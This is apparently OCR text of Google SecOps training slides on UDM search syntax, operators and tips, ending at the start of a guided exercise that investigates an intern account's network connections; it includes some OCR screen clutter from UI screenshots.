
Google SecOps

- UDM is comprehensive
- Fast indexed search
- Common language for security telemetry
- Standardize and simplify detection rules and analytics
- Shared content repositories
- Avoid expensive search-time field extraction
- Supports entity data and entity relationships for contextual enrichment
- Large default parser library
- Parser extensions
- Custom log formats
- Raw log scan


Google SecOps


UDM Search


Google


Click
Google SecOps | Home
Search
Search
Detection
Rules & Detections
Alerts & IOCs
Risk Analytics
Lists
Dashboards
Settings

Google SecOps




Generated Query
Rewrite
OCTOBER 22, 07:21 PM - OCTOBER 23, 07:21 PM
Search
RANGE
EVENT TIME
APPLY
Start
2023-10-22T19:21:00.000
End
2023-10-23T19:21:00.000
LAST 5 MINUTES
LAST 15 MINUTES
LAST 30 MINUTES
LAST HOUR
LAST 3 HOURS
LAST 6 HOURS
LAST 12 HOURS
LAST 24 HOURS
Select Start (max range of 90 days)
OCT 2023
S M T W T F S
1 2 3 4 5 6 7
8 9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 29 30 31 1 2 3
00:00:00
00:30:00
01:00:00
01:30:00
02:00:00
02:30:00
03:00:00
03:30:00
04:00:00
04:30:00
al:darrenswift
Folder
SHARED
mikewhitaker
SHARED
e been created in your
ex. Google Cloud Platform)
cle
SHARED
rs in a cloud environment
cle


Generated Query
Rewrite
OCTOBER 22, 07:21 PM - OCTOBER 23, 07:21 PM
Search
RANGE
EVENT TIME
APPLY
Event
2023-10-23T00:00:00.000
Start
2023-10-22 19:21:00
End
2023-10-23 19:21:00
+/- 1 MINUTE
+/- 3 MINUTES
+/- 5 MINUTES
+/- 10 MINUTES
+/- 15 MINUTES
+/- 30 MINUTES
+/- 1 HOUR
+/- 2 HOURS
Select Event
OCT 2023
S M T W T F S
1 2 3 4 5 6 7
8 9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 29 30 31 1 2 3
00:00:00
00:30:00
01:00:00
01:30:00
02:00:00
02:30:00
03:00:00
03:30:00
04:00:00
04:30:00
al:darrenswift
Folder
SHARED
mikewhitaker
SHARED
e been created in your
ex. Google Cloud Platform)
icle
SHARED
ers in a cloud environment
icle

Search Operators and Modifiers

Google SecOps

- **AND** | **OR** | **NOT** can be used
- Parenthesis can be used as well to handle order of precedence
- **AND** is assumed in the absence of other operators
- Depending on the field type, field operators can include
  - =, !=, >=, >, <, <=
- **nocase** can be used as a modifier to ignore capitalization
  - This does not apply for enumerated fields like metadata.event_type or network.ip_protocol
  - Example:
    - target.user.userid = "TIM.SMITH" nocase

A Few Additional Search Tips

Google SecOps

Don’t use regular expressions on enumerated fields

- This does not work: `metadata.event_type = /NETWORK_*/`
- This does: `(metadata.event_type = "NETWORK_CONNECTION" or metadata.event_type = "NETWORK_DHCP")`

Each condition must be in the form of *<udm-field operator value>*

- Example: `principal.hostname = "win-server"`

Timestamp fields are matched using epoch

- This does not work: `metadata.ingested_timestamp = "2022-08-18T01:00:00Z"`
- This does: `metadata.ingested_timestamp.seconds = 1660784400`

Certain fields are excluded from filters:

- metadata.id, metadata.product_log_id, *.timestamp among them
- These tend to be unique values so displaying them creates more “noise” in the interface

Guided Exercise: Using Search To Conduct An Investigation

Google SecOps

Scenario:

- Leadership is asking if we can help them understand the activities of an intern named Tim Smith based on a large number of network connections associated with his account **over the past three days**
- Even though he is an intern, he works in IT and has some elevated privileges
- Detection rules for IT are different than for other groups because some tools IT uses are considered normal for them, but not other groups

Goal:


- Perform an investigation to better understand his actions and provide feedback

At the top of the UDM search screen, type the following...

Google SecOps


show me network connection events for the userid starting with tim.smith case insensitive for the past 3 days

Google SecOps

